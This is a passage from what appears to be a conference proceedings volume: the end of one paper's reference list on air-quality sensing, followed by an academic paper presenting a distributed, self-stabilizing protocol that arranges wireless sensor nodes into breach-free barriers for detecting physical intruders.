[7] K. Brown, et al., "Reading Chemical Exposure Assessment Method with Real Time Location System", DREAM-RTLS, Cincinnati, ISES 2014

[8] C., P. Adams, Riggs and J. Volckens, "Development of a method for personal,spatiotemporal exposure assessment." Journal of Environmental Monitoring,2009, pp. 1331-39.

[9] P. Rudman, S. North and M. Chalmers, "Mobile pollution mapping in the city." UK-UbiNet workshop on eScience and ubicomp, Edinburgh, UK, 2005.

[10] R. Honicky, E. A. Brewer, E. Paulos and R. White, "N-smarts: networked suite of mobile atmospheric real-time sensors." the second ACM SIGCOMM workshop on Networked systems for developing regions, Seattle, WA, USA, 2008, pp. 25–30.

[11] AIR; Area's Immediate Reading. Available online: http://www.pm-air.net (accessed on 10 March 2015).

[12] P. Dutta, et al., "Common sense: Participatory urban sensing using a network of handheld air quality monitors." ACM conference on embedded networked sensor systems, Berkeley, CA, USA, 2009, pp. 349–350.

[13] K. Elgethun, R. A. Fenske, M. G. Yost and G. J. Palcisko, "Time-location analysis for exposure assessment studies of children using a novel global positioning systeminstrument." Environ Health Perspect 2003, pp. 111-115.

[14] M. Hauptmann, et al., "Mortality from solid cancers among workers in formaldehyde industries", Am. J. Epidemiol.2004, pp. 1103-1117.

[15] WHO Development of WHO Guidelines for Indoor Air Quality. WHO Regional Office for Europe, Copenhagen.2006b

[16] AFSSET Working Group on Indoor Air Quality Guideline Values. Indoor Air Quality, Guideline Value Proposals (Formaldehyde), 2007.

[17] L. Nelson, "Carbon Dioxide Poisoning. Summary of physiological effects and toxicology of CO2 on humans." Emerg. Medicine, 2000, pp. 36-38

[18] N. Duan, "Microenvironment Types: A Model for Human Exposures to Air Pollution." SIMS Technical Report. Stanford, Cal.: Stanford University, Department of Statistics, 1981

[19] Olimex PIC32-MAXI-WEB user's manual . Available online: https://www.olimex.com/Products/PIC/Development/PIC32-MAXI-WEB/ (accessed on 2 April 2015).

[20] Olimex MOD-WIFI user's manual . Available online: https://www.olimex.com/Products/Modules/Ethernet/MOD-WIFI/ (accessed on 2 April 2015).

[21] Datasheet SHT1x. Available online: http://www.sensirion.com/en/products/humidity-temperature-sensor-sht1x/ (accessed on 10 April 2015).

[22] Datasheet T6613C CO2. Available online: http://www.ge-mcs.com/download/co2-flow/920-448G-LR.pdf (accessed on 10 April 2015).

[23] Grove-HCHO sensor. Available online: http://www.seeedstudio.com/wiki/Grove_-_HCHO_Sensor (accessed on 10 April 2015).

Fault-Tolerant Breach-Free Sensor Barriers

Jorge A. Cobb

Department of Computer Science
The University of Texas at Dallas
Richardson, TX 75080-3021
U.S.A.
Email: cobb@utdallas.edu

Chin-Tser Huang

Department of Computer Science and Engineering
University of South Carolina at Columbia
Columbia, SC 29208
U.S.A.
Email: huangct@cse.sc.edu

***Abstract*—Consider an area that is covered by a wireless sensor network whose purpose is to detect any intruder trying to cross through the area. Given the limited battery power of wireless sensor nodes, the length of time during which intrusion-detection is possible can be maximized by dividing the sensors into disjoint sets, known as barriers. The area remains protected, or covered, by a sensor barrier if there exists a subset of sensors that divide the area into two regions, such that no intruder can move from one region into the other and avoid detection. By having only one barrier active at any time, the duration of the coverage is maximized. However, sensor barriers may suffer from *breaches*, which may allow an intruder to cross the area while one barrier is being replaced by another. This is dependent not on the structure of an individual sensor barrier, but on the relative shape of two consecutive sensor barriers. Centralized heuristics exist in the literature that separate sensors into breach-free barriers. In this paper, we present a distributed version of the best-performing heuristic for breach-free barriers. In addition to being distributed, the protocol is stabilizing, i.e., starting from any state, a subsequent state is reached and maintained where the sensors are organized into breach-free barriers.**

Keywords–Stabilization; Sensor networks; Sensor barriers.

I. Introduction

We consider a wireless sensor network consisting of a large number of sensor nodes distributed over a geographical area. Each sensor has a limited battery lifetime, and is capable of sensing its surroundings up to a certain distance. Data that is collected by the sensors is often sent over wireless communication to a base station [1].

The type of coverage provided by the sensors is either full or partial. In full-coverage, the entire area is covered at all times by the sensor nodes, and thus, any event within the area is immediately detected [2]–[5]. Partial coverage, on the other hand, has regions within the area of interest that are not covered by the sensors [6]–[8].

One form of partial coverage that received significant attention due to its application to intrusion detection is barrier coverage [9]–[16]. A barrier is a subset of sensors that divide the area of interest into two regions, such that it is impossible to move from one of the regions to the other without being detected by at least one of the sensors. Figure 1(a) highlights a subset of sensors that provide barrier coverage to the area.

In the specific case of intrusion detection, providing full coverage is not an efficient use of the sensor resources, and leads to a reduced network lifetime. Instead, multiple sensor barriers can be constructed, as illustrated in Figure 1(b). Only one barrier needs to be active at any moment in time; the remaining barriers can remain asleep in order to conserve energy. When a barrier is close to depleting all of its power, another barrier is placed in service. Given a set of sensors deployed in an aera of interest, finding the largest number of sensor barriers is solvable in polynomial-time [11].

Sensor barriers are susceptible to a problem, known as a barrier-breach, in which it is possible for an intruder to cross an area during the time that one barrier is being replaced by another [17], [18]. The existence of a barrier-breach is dependent not on the structure of an individual sensor barrier, but on the relative shape of two consecutive sensor barriers. The complexity of obtaining the largest number of breach-free sensor barriers is an open problem. Thus, heuristics have been presented in [17], [18].


In [19], we presented a heuristic which outperforms those of [17], [18]. This heuristic, as well as those in [17], [18], are centralized. In this paper, we transform our heuristic from [19] into a distributed solution, where the sensor nodes organize themselves into breach-free barriers. In addition to being distributed, our solution is *self-stabilizing* [20]–[23], i.e., starting from any state, a subsequent state is reached and maintained where the sensors are organized into breach-free barriers. A system that is self-stabilizing is resilient against transient faults, because the variables of the system can be corrupted in any way (that is, the system can be moved into an arbitrary configuration by a fault) and the system will naturally recover and progress towards a normal operating state.

The paper is organized as follows. Section II reviews the concept of a barrier breach, and our heuristic for breach-free barriers. In Section III, we discuss the basic mechanisms necessary to obtain a distributed version of the heuristic. Notation for our specification is given in Section IV, followed by the specification itself in Section V. Remarks on smaller components necessary to obtain a complete protocol are given in Section VI. An overview of the correctness proof is given in Section VII, followed by concluding remarks in Section VIII.

II. Barrier Breaches

A. Motivation

We first overview the problem of a barrier breach through the example in Figure 1(b). The figure shows four different sensor barriers, with each barrier displayed with different line types.



(a) Sensor Barrier (b) Multiple Sensor Barriers (c) Barrier Breaches

Figure 1. Sensor Barriers

Let us assume that the lifetime of each sensor is one time unit. Furthermore, assume all sensor nodes are operating simultaneously. In this case, the lifetime of the network is simply one time unit, after which an intruder is able to penetrate the area and reach the users.

An alternative approach is to divide the sensors into multiple barriers. In the example above, we can divide the sensors in four barriers, B_1 through B_4. Each of these barriers divides the area into two horizontal sections. If we use the barriers in a sequential wakeup-sleep cycle (B_1, B_2, B_3, and finally B_4), the users are protected for a total of four time units.

Although advantageous in terms of network lifetime, there is a potential drawback to this approach. Consider Figure 1(c), where specific points in the plane have been highlighted.

(a) The order in which the barriers are scheduled makes a significant difference, in particular, for barriers B_1 and B_2. If B_2 is scheduled first, followed by B_1, then an intruder could move to the point highlighted by a diamond, and after B_2 is turned off, the intruder is free to cross the entire area.

(b) Only one of B_3 and B_4 is of use. To see this, suppose that we activate B_3 first. In this case, the intruder can move to the location of marked by the black star. Then, when B_4 is activated and B_3 deactivated, the intruder can reach the users undetected. The situation is similar if B_4 is activated first, and the intruder moves to the location of the grey star.

B. Definitions

We begin by presenting the definition of a barrier breach, as originally proposed in [17].

Definition 1: **(Barrier-Breach)**. An ordered pair (B_1, B_2) of sensor barriers have a *barrier breach* if there exists a point p in the plane such that:

(a) p is outside the sensing range of B_1 and B_2,

(b) B_1 cannot detect an intruder moving from the top of the area to p, and

(c) B_2 cannot detect an intruder moving from p to the bottom of the area.

■

Before presenting our heuristic from [19], we begin with some definitions also introduced in [19].

Definition 2: **(Ceilings and Floors)** Given that a sensor barrier B divides the area of interest into an *upper region* and a *lower region*,

- The *ceiling* of B consists of all points p along the border of the sensing radius of each sensor in B such that one can travel from p to any point in the upper region without crossing the sensing area of any sensor.
- The *floor* of B consists of all points p along the border of the sensing radius of each sensor in B such that one can travel from p to any point in the lower region without crossing the sensing area of any sensor. ■

As an example, consider the sensor barrier depicted in Figure 2(a). The ceiling and floor of this barrier are depicted in Figure 2(b), where the ceiling is depicted with a solid line and the floor with a dashed line.

Using these definitions, we can obtain a condition that guarantees that a breach is not present [19].

Lemma 1: **(Breach-Freedom)** An ordered pair (B_1, B_2) is breach-free iff the floor of B_2 is below the ceiling of B_1. ■


Theorem 1: **(Non-Penetrable)** A schedule (sequence) $(B_1, B_2, \ldots, B_n)$ of sensor barriers is non-penetrable iff, for each i, $1 \leq i < n$, the ordered pair (B_i, B_{i+1}) is breach-free [19]. ■

Consider for example Figure 1(c). The pair (B_1, B_2) does *not* have a barrier breach because the floor of B_2 never crosses over the ceiling of B_1. The pair (B_2, B_1) does have a breach.

Note also that both (B_3, B_4) and (B_4, B_3) have a breach. Thus, they cannot be scheduled one after the other. This, however, does not preclude them from being in a schedule together (although not in the network in Figure 1). For example, assume that we can add more sensor nodes that form a barrier (that is, from the left border to the right border of the area) and the sensors run along the middle of B_3 and B_4, closing the gaps between these barriers. If this new barrier is B', then the schedule (B_3, B', B_4) is a non-penetrable schedule.

C. Ordered Ceilings Heuristic

Our heuristic is based on the following observation, which follows from the above theorem.



(a) Sensor Set

(b) Ceiling and Floor

(c) Barriers Obtained

Figure 2. Ceiling-First Method

Observation 1: If a set of m sensor barriers does not have a pair of barriers whose ceilings intersect, then a non-penetrable schedule exists of duration m by scheduling the sensor barriers in order from top to bottom. ∎

Our heuristic simply finds each barrier iteratively as follows. Consider the set of all sensor nodes as a barrier, and obtain its ceiling. The first barrier consists of all sensor nodes that take part of this ceiling. These nodes are then removed from the network, and a new ceiling is obtained, which yields a new barrier, etc.. Figure 2(c) shows a sample sensor network and the three barriers resulting from the heuristic.

III. Distributed Implementation

We next discuss how to obtain a distributed implementation of our heuristic described above. We begin by making some assumptions about the network.

A. Model

Each sensor node is assumed to be equipped with a global positioning system (GPS) or other means by which it can infer its location. We assume the sensing area of each node forms a circle, or can be approximated by the largest circle within its sensing area. The area of interest is assumed to be rectangular, as shown in Figure 1, and each sensor is able to determine if its sensing area overlaps either the left or right border of the area of interest. Finally, we assume that nodes whose sensing range overlaps are able to communicate wirelessly with each other, i.e., the transmission range is greater than the sensing range.

Self-stabilizing systems are assumed to run continuously, otherwise, they would not have time to recover from a transient fault. In our system, we assume that the batteries of the sensors can be recharged, such as by solar cells or by a station transmitting microwaves, and thus the network can run continosly. However, being actively sensing depletes the battery of the sensor. Sensors must therefore have a period of rest to recharge.

From the above, we assume that the network operates as follows. If there are n barriers constructed, then each barrier, from top to bottom, is activated sequentially. By the end of the lifetime of network n, we assume that the first barrier has had enough time to recharge to be reactivated, and the schedule continues.

There is of course a period of vulnerability when switching from barrier n to barrier 1, since an intruder that moved closed to barrier n could reach the users once the barrier switch is performed. We assume that the users are aware of this vulnerability and will take additional protection measures during this small interval of time.

Finally, since nodes need to communicate to maintain their relationships, we assume that nodes, whether actively sensing or not, wake up at specified intervals and exchage messages with their neighbors to maintain or correct their state.


B. Method

Consider Figure 3(a). Any two sensor areas that overlap each other will intersect at only two points. We view these two points as "edges" (P, Q) and (Q, P). These edges are directed according to clockwise order, as indicated in the figure. Hence, the top dark circle corresponds to edge (P, Q) (from P to Q), while the bottom dark circle corresponds to edge (Q, P) (from Q to P).

To form a barrier, a node whose sensing range overlaps the left border finds the outgoing edge clockwise that is closest to the point on the left border. This edge points to the next node on the barrier. This is process is then repeated. That is, the second sensor node chooses the edge that is closest clockwise the the incoming edge of the previous node, and so on. The process continues until the right border is found.

As an example, consider again Figure 2(a). The node overlapping the border begins by choosing as the next barrier node its neighbor higher up as opposed to its neighbor below. This is because the edge to the higher up neighbor occurs first clockwise, with respect to the point on the border, than the edge to the neighbor below. The process repeats, with the node higher up choosing the first clockwise outgoing edge (relative to the incoming edge of the previous node). The border obtained is given in Figure 2(b), which corresponds to the ceiling of the nodes.

An interesting observation is that the ceiling may come back to the original node. This is the case in Figure 2(a), but not in Figure 2(c). This is illustrated more clearly in Figure 3(b). Consider the barrier drawn with solid lines. When the filled circle, R, is reached, the next barrier node is directly above it. As the barrier continues to be built, the barrier returns back to R. The next node is to the right of R, which immediately returns back to R. The barrier then proceeds along



(a) Sensing Intersection (b) Detours (c) Pointers to Neighbours

Figure 3. Neighbor Relationships

the bottom circle. Thus, we can say that there are two “detours” at R before continuing on with the barrier. These detours have to be taken into consideration when designing the distributed algorithm for barrier construction below.

Another observation from Figure 3(b) is that some sensors at the left border are unable to find a path to the right border. This is the case with the barrier attempt with dashed lines. However, it is still possible for a node further below to reach the right border.

C. Variables and Neighbor Relationships

To implement the above scheme, the main variables (pointers) of a sensor node R are shown in Figure 3(c). Variable *from* contains the identity of the previous sensor node in the barrier. Variables *to* and *back* are parallel sequences that contain the identities of the neighbors that follow node R in the barrier. In Figure 3(c), $to(1)$ and $back(1)$ correspond to the pair of nodes of the first detour of node R, and similarly, $to(2)$ and $back(2)$ correspond to the pair of nodes for the second detour of R. Finally, $to(3)$ corresponds to the next node in the barrier that is not part of a detour. Hence, in a stable state, $|to| = |back| + 1$, and the last element of to corresponds to the next node in the barrier.

Assume a node R must choose between two neighbors, P and Q, to become its *from* neighbor. That is, P and Q are both pointing towards R, and R must be able to distinguish which one is “best”. If P’s barrier originated at a higher point on the border than Q’s barrier, then R will choose P. However, if both have the same origin point (especially during a stabilization phase), more information is needed to break the tie. Also, R must be able to determine if P and Q are pointing at it not because they occur before R in the barrier, but because they are returning to R from a detour of several hops.

One approach could be for neighbors to exchange the entire path from the border node to themselves when communicating with each other. This is sufficient but somewhat excessive, especially since detours are likely to be either short or non-existent in a barrier, and communication should be minimized in a wireless system. We choose instead to have each node maintain an abbreviated version of its path as follows.

For a node on the left border of the area, its path is simply the pair $(d, 1)$, where d is the distance from the top of the area to the point on the border where the barrier begins. The second number in the pair is a hop count. Thus, assuming the barrier has no detours, then a node h hops from the left border will have a path equal to (d, h). Also, notice that if there are no detours, then variable $to(1)$ always points to the next node on the barrier.

Assume now that detours do exist. Let $S = R.to(3)$, i.e., S is the beginning of the third detour of R. Then

$$S.path = R.path : (2, 1)$$

where colon denotes concatenation. The first number denotes the number of complete detours in its predecessor, R, and the second number denotes the hop count from the point of the detour. Hence, the number of pairs in a path correspond to the number of nodes encountered that had at least one complete detour. In consequence, if there are no detours after S, then the nodes after S have the same path as S, except that the hop count in the last pair increases with each hop.

Given the paths of two nodes, R and S, we denote by $R \prec S$ if R occurs first in the barriers before S. That is, either R occurs in a barrier above the barrier of S, or they occur in the same barrier and R occurs first in the barrier. This is straightforward to determine from the paths as follows.

- If $R.path$ and $S.path$ are equal except in the hop count of the last pair, then $R \prec S$ if the hop count of R is smaller.
- Let (d, h) and (d', h') be the first pair in $R.path$ and $S.path$ where $d \neq d'$. Then, $R \prec S$ if $d < d'$.

IV. Protocol Notation

We choose to specify our protocol using the notation from [22], [23]. The behavior of each node is specified by a set of inputs, a set of variables, a set of parameters, and a set of actions.

The inputs declared in a process can be read, but not written, by the actions of that process. The variables declared in a process can be read and written by the actions of that process. For simplicity, we assume a shared memory model, i.e., each node is able to read the variables of its neighbors. We discuss how this can be relaxed to a message passing model in the concluding remarks. Parameters are discussed further below.

Every action in a process is of the form:

<guard> → <statement>.

The <guard> is a boolean expression over the inputs, variables, and parameters declared in the process, and also over the variables declared in the neighboring processes of that process. The <statement> is a sequence of assignment statements that change some of the variables of the node.

The parameters declared in a process are used to write a set of actions as one action, with one action for each possible value of the parameters. For example, if we have the following parameter definition,

```
par g  :  1 .. 2
```

then the following action

```
$x = g$   $\rightarrow$   $x := x + g$
```

is a shorthand notation for the following two actions.

```
    $x = 1$   $\rightarrow$   $x := x + 1$
$\Box$
    $x = 2$   $\rightarrow$   $x := x + 2$
```

An execution step of a protocol consists in evaluating the guards of all the actions of all processes, choosing an action whose guard evaluates to true, and executing the statement of this action. An execution of a protocol consists of a sequence of execution steps, which either never ends, or ends in a state where the guards of all the actions evaluate to false. We assume all executions of a protocol are weakly fair, that is, an action whose guard is continuously true must be eventually executed.

We say a network *stabilizes* to a predicate P iff, for every execution (regardless of the initial state) there is a suffix in the execution where P is true at every state in the suffix [22], [23].

To distinguish between variables of different nodes, we prefix the variable names with node names. For example, variable $x.v$ corresponds to variable v in node x. If no prefix is given, then the variable corresponds to the node whose code is being presented.

V. Protocol Specification

Below, we present the specification of a stabilizing protocol that organizes sensors into breach-free barriers. The sensor barrier of a node can be obtained by following its pointer variables, i.e., the left node is indicated by variable *from* and its right node is indicated by the last entry in its variable *to*.

The code below does not organize the barriers, i.e., assign to each a natural number to indicate its position on the schedule of barriers. This is a simple addition that will be overviewed in Section VI.

To simplify the presentation of the code, we do not directly have actions for the case when a node's sensor area overlaps the borders, i.e., when a node is a potential endpoint of a barrier. Instead, we assume that there are two virtual nodes S and T, where S is beyond the left border and T is beyond the right border. Any sensor node P overlapping the left border is assumed to have an incoming edge (S, P). Furthermore, the path that S advertises to P is of the form $(d, 0)$, where d is the depth of the point where P's sensor range overlaps the left border. That is, the distance from the top of the region to this point. In this way, no two sensors on the border will have the same path. In the case when sensors are located right next to each other, ties can be broken by node id's.

The inputs and variables of a sensor node u are as follows. We will describe the actions further below.

```
node $u$
inp
  $G$      :  set of node id's     {sensing neighbors}
  $L$      :  natural number       {max. barrier length}
var
  $from$   :  element of $G$;
  $to$     :  sequence of element of $G$;
  $back$   :  sequence of element of $G$;
  $path$   :  sequence of $(N^+,\ 1 \ldots L)$;
par
  $g$      :  element of $G$       {$g$ is any neighbor of $u$}
  $i$      :  $1 \ldots |G|$
begin
              <actions>
end
```

The node has two inputs. Input G is the set of neighboring sensor nodes. We assume a sensor can determine its neighbor set via a simple hello protocol. The second input, L, is the maximum number of hops that is allowed in a barrier. I.e., the sum of the hop counts of all elements of a path should be at most L. This bound is not necessary to break loops, but it may be used to speed up convergence.

The variables of each process are as described earlier. Variable *from* points to the previous node on the barrier, and variable *to* is a sequence pointing to the next nodes on the barrier: one entry for every detour and the final entry points to the true next node. Variable *back* contains the return nodes from the detours, and *path* is the abbreviated path of the node.

Each node has ten actions, which we present in groups. The first two actions are as follows.

```
    $from = nil \vee u \notin from.to \vee$
    $\neg coherent(from, to, back)) \vee HC(path) > L$   $\rightarrow$
                $from := nil;$
                $to := \emptyset;\ back := \emptyset;\ path := \emptyset;$
$\Box$
    $from.to(i) = u \wedge$
    $path \neq extend\text{-}one\text{-}hop(from.path, i)$   $\rightarrow$
                $from := nil;$
                $to := \emptyset;\ back := \emptyset;\ path := \emptyset;$
```

These actions are sanity actions for variables $from$, to, and $path$. In the first action, if there is no previous node $(from = nil)$, then all variables should be set to nil and empty, because all values depend on having a previous node. Also, the values are reset when $coherent(from, to, back)$ is false. This is a function that checks that the values of $from$, to, and $back$, follow the clockwise pattern as shown in Figure 3(c), i.e., starting at variable $from$, we have an alternating clockwise sequence of to and $back$ pointers. The hop count of the path is also checked.

In the second action, we have a sanity check on the path variable. In particular, the path should be derived from the path of the previous node (pointed by $from$), according to the rules of Section III-C. This is obtained from function

$$\mathit{extend\text{-}one\text{-}hop}(\mathit{path}, i)$$

that returns the same path with an increased hop count of 1 when $i = 1$, or returns $\mathit{path} : (i-1, 1)$ when $i > 1$.

The third, fourth, and fifth actions check sanity on variables to and $back$.

```
$g = to(i) \wedge back(i) \neq nil \wedge u \neq g.from \quad \rightarrow$
        $to := to(1 : i-1);$
        $back := back(1 : i-1);$
□
$g = back(i) \wedge u \notin g.to \quad \rightarrow$
        $to := to(1 : i);$
        $back := back(1 : i-1);$
□
$back(i) = g \wedge g.path \notin \mathit{extend\text{-}multiple\text{-}hops}(path, i) \rightarrow$
        $to := to(1 : i);$
        $back := back(1 : i-1);$
```

In the third action, if u has a detour whose first node is neighbor g, but g is not selecting u as its left neighbor, then the detour, and any that follow it, are invalid and must be deleted.

In the fourth action, if a detour appears to return via neighbor g, and g is not pointing towards u at all, then also this detour, and any that follow it, are invalid and must be deleted.

Finally, the fifth action ensures that if there is a detour, then the node from where the detour is returning (neighbor g) has a path that is an abbreviated extension of the path of u. The set of all possible extensions of the path of u are denoted by the function $\mathit{extend\text{-}multiple\text{-}hops}(path, i)$.

The sixth action below attempts to find a more suitable left neighbor, as follows.

```
$from \neq g \wedge u = g.to(i) \wedge$
$\mathit{extend\text{-}one\text{-}hop}(g.path, i) \preceq path \wedge HC(g.path) < L \rightarrow$
        $from := g;$
        $to := \emptyset;$
        $back := \emptyset;$
        $path := \mathit{extend\text{-}one\text{-}hop}(g.path, i);$
```

In this action, if the a neighbor g is pointing at node u, and the path that u would obtain via g is better than its current path, and the hop-count is not violated by the new path, then g is chosen as the new left neighbor. Since all other variables depend on the left neighbor, the to and $back$ variables are reset.

The seventh and eighth actions below find the next element in the to and $back$ sequences, as follows.

```
$from \neq nil \wedge |to| = |back| \wedge$
$\mathit{extend\text{-}one\text{-}hop}(path, |to|) \preceq g.path \wedge HC(path) < L \wedge$
$(back(|to|), u) \rightsquigarrow (u, g) \rightsquigarrow (from, u) \quad \rightarrow$
        $to := to : g;$
□
$|to| > |back| \wedge u \in g.out \wedge$
$g.path \in \mathit{extend\text{-}multiple\text{-}hops}(path, |to|) \wedge$
$(from, u) \rightsquigarrow (u, to(|to|)) \rightsquigarrow (g, u) \quad \rightarrow$
        $back := back : g;$
```

In the seventh action, if all detours are complete ($|to| = |back|$) and the path u offers to g is better than whatever path g currently has, and g is in the correct clockwise order (denoted by $\rightsquigarrow$), i.e., it is between the end of the last detour and before the $from$ neighbor, then u points to g as a possible next neighbor in the barrier.

In the eighth action, a neighbor g is checked to see if it completes the last detour, and if so it is added to the $back$ sequence.

The remaining ninth and tenth actions below attempt to improve upon neighbors that have been chosen in the to and $back$ arrays.

```
$|to| \geq i \wedge \mathit{extend\text{-}one\text{-}hop}(path, i) \preceq g.path \wedge$
$HC(path) < L \wedge (from, u) \rightsquigarrow (u, g) \rightsquigarrow (u, to(i)) \rightarrow$
        $to := to(0 : i-1) : g;$
        $back := back(0 : i-1);$
□
$|back| \geq i \wedge u \in g.out \wedge$
$\mathit{extend\text{-}one\text{-}hop}(path, i) \preceq g.path \preceq back(i).path \wedge$
$(u, to(i)) \rightsquigarrow (g, u) \rightsquigarrow (from, u) \quad \rightarrow$
        $to := to(0 : i);$
        $back := back(0 : i-1) : g$
```

In the ninth action, if a neighbor g is to be chosen to replace $to(i)$, then the path of g must improve with the change, and g has to be in the correct clockwise order. In particular, it must occur before the current $to(i)$ node.

In the tenth action, if a node g is chosen to replace $back(i)$ (that is, the node completing the i^{th} detour) then the path of g must be better than that of $back(i)$, and it must also occur in the correct clockwise order.

Given that detour j, where $j > i$, depends on detour i, all detours greater than i are deleted.

VI. Completing the Protocol

The protocol presented in Section V organizes the sensors into disjoint breach-free barriers, but it does not organize them into a schedule. However, each sensor node must know the number of its barrier (counting from top to bottom) to be able to turn its sensing feature at the right time.

To accomplish the above, the nodes at the right barrier can organize themselves in a simple sequence from top-to-bottom. Any of these nodes that is pointed by a to entry of a neighbor becomes the end point of the barrier. A simple diffusing computation from top to bottom can assign numbers to all the nodes that are the end point of a barrier. These numbers can then be propagated to the other sensor nodes in the direction of the left border by following the $from$ variable at each node.

VII. Correctness

Due to space limitations, the proof of correctness of the protocol is deffered to [24]. The proof follows the following overall steps.

First, due to the sanity actions, predicate $coherent(from, to, back)$ will hold and continue to hold, in addition to $|back| \leq |to| \leq |back + 1|$. That is, the variables satisfy what is depicted in Figure 3(c).

Next, although the upper bound L on the hop count is enforced, the bound L is not necessary to break loops. A loop exists if we follow the $from$ variables and reach the same node a second time. Loops are broken quickly, because the hop counts must be consistent (differ by exactly one) between nodes, or otherwise all variables are reset to nil and empty values. The total order $\preceq$ on paths prevent new loops to be formed.

The following step is to show that all nodes only contain abbreviated paths that have as their first entry a non-fictitous entry point along the left border. The path with a fictitous first entry and with the smallest hop count will not match the path of its $from$ neighbor, and thus will reset its values. Thus, in L steps all path with fictitious first entries disappear.

Next, due to the total order of $\preceq$, the nodes along the top barrier will overcome any other path value in the system, thus completing the top barrier in L steps. The remaining barriers will be constructed similarly in top-down order.

VIII. Concluding Remarks

Our execution model is based on shared memory. However, a message passing implementation is straightforward using the techniques described in [22] due to the low level atomicity of the actions, that is, each action refers to variables of only a single neighbor at a time.

One possible weakness is the case in which the sensor nodes are so sparse that the nodes bordering the right wall form a disjoint network, and thus cannot coordinate with each other the number that should be given to each barrier. This could be mitigated if barrier numbers originate also from the nodes on the left border. Another mitigating factor is that even though two barriers may not be able to communicate with each other at the borders, they might be able to do so in the middle of the area of interest if their respective sensors are close to each other. This may provide aid in coordinating the numbers. We leave these issues for future work.

References

[1] J. Yick, B. Mukherjee, and D. Ghosal, “Wireless sensor network survey,” Computer Networks, vol. 52, no. 12, Aug 2008, pp. 2292–2330.

[2] C. Huang and Y. Tseng, “The coverage problem in a wireless sensor network,” in ACM Int’l Workshop on Wireless Sensor Networks and Applications (WSNA), 2003, pp. 115–121.

[3] H. Zhang and J. Hou, “On deriving the upper bound of α-lifetime for large sensor networks,” in Proc. of The 5th ACM Int’l Symposium on Mobile Ad-hoc Networking and Computing (MobiHoc), 2004, pp. 121–132.

[4] Cardei, M., Thai, M.T., Y. Li, and W. Wu, “Energy-efficient target coverage in wireless sensor networks,” in INFOCOM 2005, vol. 3, March 2005, pp. 1976–1984.

[5] M. Thai, Y. Li, and F. Wang, “O(log n)-localized algorithms on the coverage problem in heterogeneous sensor networks,” in IEEE Int’l Performance, Computing, and Communications Conference, 2007. IPCCC 2007., April 2007, pp. 85–92.

